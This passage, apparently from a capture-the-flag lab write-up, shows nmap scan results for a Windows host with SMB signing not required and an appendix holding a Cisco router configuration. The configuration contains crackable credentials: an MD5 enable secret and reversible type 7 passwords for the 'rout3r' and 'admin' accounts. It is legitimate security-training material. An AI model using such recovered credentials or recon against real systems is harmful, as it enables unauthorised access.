445/tcp open  microsoft-ds?
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
OS fingerprint not ideal because: Missing a closed TCP port so results incomplete
No OS matches for host
Network Distance: 2 hops
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: mean: 1m15s, deviation: 0s, median: 1m15s
| smb2-security-mode:
|   2.02:
|_    Message signing enabled but not required
| smb2-time:
|   date: 2019-08-10 19:45:36
|_  start_date: N/A

TRACEROUTE (using port 80/tcp)
HOP RTT       ADDRESS
1   170.08 ms 10.10.12.1
2   242.75 ms 10.10.10.149

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 128.01 seconds
```

Appendix 2: Full Attachment Submitted by Hazard

```
version 12.2
no service pad
service password-encryption
!
isdn switch-type basic-5ess
!
hostname ios-1
!
security passwords min-length 12
enable secret 5 $1$pdQG$o8nrSzsGXeaduXrjlvKc91
!
username rout3r password 7 0242114B0E143F015F5D1E161713
username admin privilege 15 password 7 02375012182C1A1D751618034F36415408
!
ip ssh authentication-retries 5
ip ssh version 2
!
router bgp 100
 synchronization
 bgp log-neighbor-changes
 bgp dampening
 network 192.168.0.0Â mask 300.255.255.0
 timers bgp 3 9
 redistribute connected
!
ip classless
ip route 0.0.0.0 0.0.0.0 192.168.0.1
!
access-list 101 permit ip any any
dialer-list 1 protocol ip list 101
!
no ip http server
no ip http secure-server
!
line vty 0 4
 session-timeout 600
 authorization exec SSH
 transport input ssh
```